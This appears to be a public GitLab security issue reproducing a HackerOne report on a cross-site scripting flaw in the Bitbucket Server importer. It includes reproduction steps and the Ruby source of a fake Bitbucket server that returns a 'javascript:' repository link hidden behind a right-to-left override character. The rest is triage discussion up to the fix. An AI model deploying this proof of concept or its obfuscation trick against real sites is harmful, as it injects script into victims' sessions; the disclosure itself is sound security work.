Closed Issue created 3 years ago by GitLab SecurityBot

Cross-Site Scripting In BitbucketServer Import


HackerOne report #638698 by `nyangawa` on 2019-07-10, assigned to `estrike` :

Summary

The `BitbucketServerImport::Importer` of GitLab trusts the response from a (maybe-malicious) Bitbucket server without sanitizing links of repositories. An attacker could set up a fake Bitbucket server and ask the victim to try to import repositories from it, the XSS payload could be triggered by the victim when he checks the links of the candidate repositories.

Steps to reproduce

1. Select "New Project" > "Import Project" > "Bitbucket Server"
2. Fill the form, with "http://bitbucket.nyangawa.me:4567" in URL field, and random username/password.



https://gitlab.com/import/bitbucket_server/new

GitLab
Projects
Groups
Activity
Milestones
Snippets
Search or jump t
Projects › Bitbucket Server Import

Import repositories from Bitbucket Server

Enter in your Bitbucket Server URL and personal access token below


Bitbucket Server URL: http://bitbucket.nyangawa.me:4567

Username: test

Password/Personal Access Token: ••••

List your Bitbucket Server repositories

3. Click the link of the first repository.



https://gitlab.com/import/bitbucket_server/status

gitlab.com says

gitlab.com

Import projects from Bitbucket Server

Select projects you want to import.

From Bitbucket Server	To GitLab
jAvAsCrIpT:"Click HERE!!(niamod.tnemucod)trela;"	PRO--JECT / -

Description

the source code of the PoC server is like:

```
get '/rest/api/1.0/repos' do
  content_type :json
  repos_resp
end

def repos_resp
{
    "size": 1,
    "limit": 25,
    "isLastPage": true,
    "values": [
        {
            "slug": "\"",
            "id": 1,
            "name": "My repo",
            "description": "My repo description",
            "scmId": "git",
            "state": "AVAILABLE",
            "statusMessage": "Available",
            "forkable": true,
            "project": {
                "key": "PROJECT",
                "id": 1,
                "name": "My Cool Project",
                "description": "The description for my cool project.",
                "public": true,
                "type": "NORMAL",
                "links": {
                    "self": [
                        {
                            "href": "http://link/to/project"
                        }
                    ]
                }
            },
            "public": true,
            "links": {
                "clone": [
                    {
                        "href": "ssh://git@<baseURL>/PRJ/my-repo.git",
                        "name": "ssh"
                    },
                    {
                        "href": "https://<baseURL>/scm/PRJ/my-repo.git",
                        "name": "http"
                    }
                ],
                "self": [
                    {
                        "href": "jAvAsCrIpT:\"Click HERE!!\u202e\";alert(document.domain)"
                    }
                ]
            }
        }
    ],
    "start": 0
}.to_json
end
```

`\u202e` in the link is used as an example of a possible obfuscation trick.

Results of GitLab environment info

I tested this on `gitlab.com`

Impact

It's a common XSS attacking vector, and user interactions are required to complete the attack. The attacker could use some obfuscation tricks to hide the real purpose of the payload. However, it's easy for users with caution to protect themselves from being attacked. So I think the impact is low.

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- Screen_Shot_2019-07-10_at_1.47.49_PM.png
- Screen_Shot_2019-07-10_at_1.50.08_PM.png

Drag your designs here or click to upload.

Tasks 0

No tasks are currently assigned. Use tasks to break down this issue into smaller parts.

Linked items 0

Link issues together to show that they're related or that one is blocking others. Learn more.

Activity

GitLab SecurityBot added HackerOne security labels 3 years ago

Ethan Strike added group optimize devops manage priority 3 severity 3 scoped labels 3 years ago

Ethan Strike changed due date to September 23, 2019 3 years ago

Ethan Strike @estrike · 3 years ago Developer

Confirmed in 12.1-pre. Any information used from the response should be output encoded to avoid this vector.

/cc @valexieva @lmcandrew

GitLab SecurityBot assigned to @valexieva 3 years ago

GitLab SecurityBot @gitlab-securitybot · 3 years ago Author Reporter

This security issue has no milestone with dates.

Assigning the group PM according to the `group::` label. Please set a milestone with dates, thanks!

More information: https://gitlab.com/gitlab-com/gl-security/engineering/issues/446

GitLab SecurityBot added security-set-milestone label 3 years ago

Liam McAndrew added DEPRECATED_import label 3 years ago

Virjinia Alexieva unassigned @valexieva 3 years ago

Virjinia Alexieva assigned to @jeremy 3 years ago

Jeremy Watson (ex-GitLab) added group import scoped label and automatically removed group optimize label 3 years ago

Jeremy Watson (ex-GitLab) changed milestone to %12.6 3 years ago

Jeremy Watson (ex-GitLab) unassigned @jeremy 3 years ago

GitLab SecurityBot removed security-set-milestone label 3 years ago

🤖 GitLab Bot 🤖 added Accepting merge requests label 3 years ago

🤖 GitLab Bot 🤖 changed due date to September 23, 2019 3 years ago

🤖 GitLab Bot 🤖 changed milestone to %12.6 3 years ago

🤖 GitLab Bot 🤖 moved from gitlab-ce#64389 3 years ago

Jeremy Watson (ex-GitLab) @jeremy-gl · 3 years ago Contributor

No capacity on group import to work on this at the moment, so pushing this out into the future.

Jeremy Watson (ex-GitLab) changed milestone to %13.0 3 years ago

Lukas 'Eipi' Eipert @leipert · 2 years ago Developer

@dennis / @jeremy: Would you mind if @djadmin has a look at this one for %12.9 ?

Edited by Lukas 'Eipi' Eipert 2 years ago

Jeremy Watson (ex-GitLab) @jeremy-gl · 2 years ago Contributor

@hdelalic is responsible for Import, but I seriously doubt there are any concerns. Thank you to @djadmin.

Dennis Tang @dennis · 2 years ago Developer

@leipert @djadmin may want to check with @xanf on this as he's currently revamping all the importer.

Illya Klymov @xanf · 2 years ago Maintainer

I'm not touching `BitbucketServerImport` importer (I'm just moving it's invocations from controller to separate service), so I believe fixing this will not interfere with my activity

Haris Delalić @hdelalic · 2 years ago Contributor

@leipert, I have no concerns with @djadmin looking at this in %12.9. Thanks!

Dheeraj Joshi @djadmin · 2 years ago Developer

Thank you everyone! I'm going to start working on this.

Please register or sign in to reply

Lukas 'Eipi' Eipert changed milestone to %12.9 2 years ago

Lukas 'Eipi' Eipert assigned to @djadmin 2 years ago

🤖 GitLab Bot 🤖 removed Accepting merge requests label 2 years ago

Haris Delalić added workflow scheduling scoped label 2 years ago

Haris Delalić removed due date 2 years ago

Haris Delalić removed milestone 2 years ago

Dheeraj Joshi added workflow in review scoped label and automatically removed workflow scheduling label 2 years ago

Dheeraj Joshi @djadmin · 2 years ago Developer

This is for ready to be merged for `12.9` and also included in the upcoming security release 🤞 https://gitlab.com/gitlab-org/security/gitlab/issues/69.

Dheeraj Joshi @djadmin · 2 years ago Developer

This will get released in the next security release. So marking it for 12.10.

Haris Delalić @hdelalic · 2 years ago Contributor

@djadmin, has this been merged/released? The workflow status is still set to "In review".

cc @leipert

Dheeraj Joshi @djadmin · 2 years ago Developer

This was actually not shipped earlier, just because MRs were not assigned to `Gitlab Security Bot` after the review. I will see if I can target this in the next security release.

Haris Delalić @hdelalic · 2 years ago Contributor

@djadmin Is 12.10 still the correct milestone for this?

Dheeraj Joshi @djadmin · 2 years ago Developer

Targeting it for `13.1`, in the security release just after 13.0 release.

Haris Delalić @hdelalic · 2 years ago Contributor

Hi @djadmin!

Will this issue be closed in `13.1`?

Dheeraj Joshi @djadmin · 2 years ago Developer

👋 @hdelalic, I just wanted to inform that everything has been merged (including the backports) as the part of the latest security release, apologies for the delay.

Please register or sign in to reply

Dheeraj Joshi changed milestone to %12.9 2 years ago

Dheeraj Joshi changed milestone to %12.10 2 years ago

Haris Delalić added to epic &2958 2 years ago

Haris Delalić added Category:Importers label 2 years ago

Haris Delalić added milestone p3 scoped label 2 years ago

Dheeraj Joshi changed milestone to %13.1 2 years ago

Haris Delalić added Bitbucket label 2 years ago

Costel Maxim @cmaxim · 2 years ago Developer

Issue fixed in 13.1.2

Costel Maxim closed 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago Author Reporter

This HackerOne security, issue was closed 30 days ago and may become public.

Please ensure the following items are true and add a ✅ reaction:

- Issue description and comments do not contain sensitive data belonging to GitLab.
- Issue does not reveal private information of the reporter (i.e. session IDs, passwords).

If the issue needs to stay confidential, please add the keep confidential label.

If you removed confidential data from the issue description before making it public, make sure that the description history entry is deleted.

Costel Maxim @cmaxim · 2 years ago Developer

Making issue public.

Costel Maxim made the issue visible to everyone 2 years ago

Haris Delalić changed epic to &5514 1 year ago

Haris Delalić added Importer:Bitbucket Server label 1 year ago

Please register or sign in to reply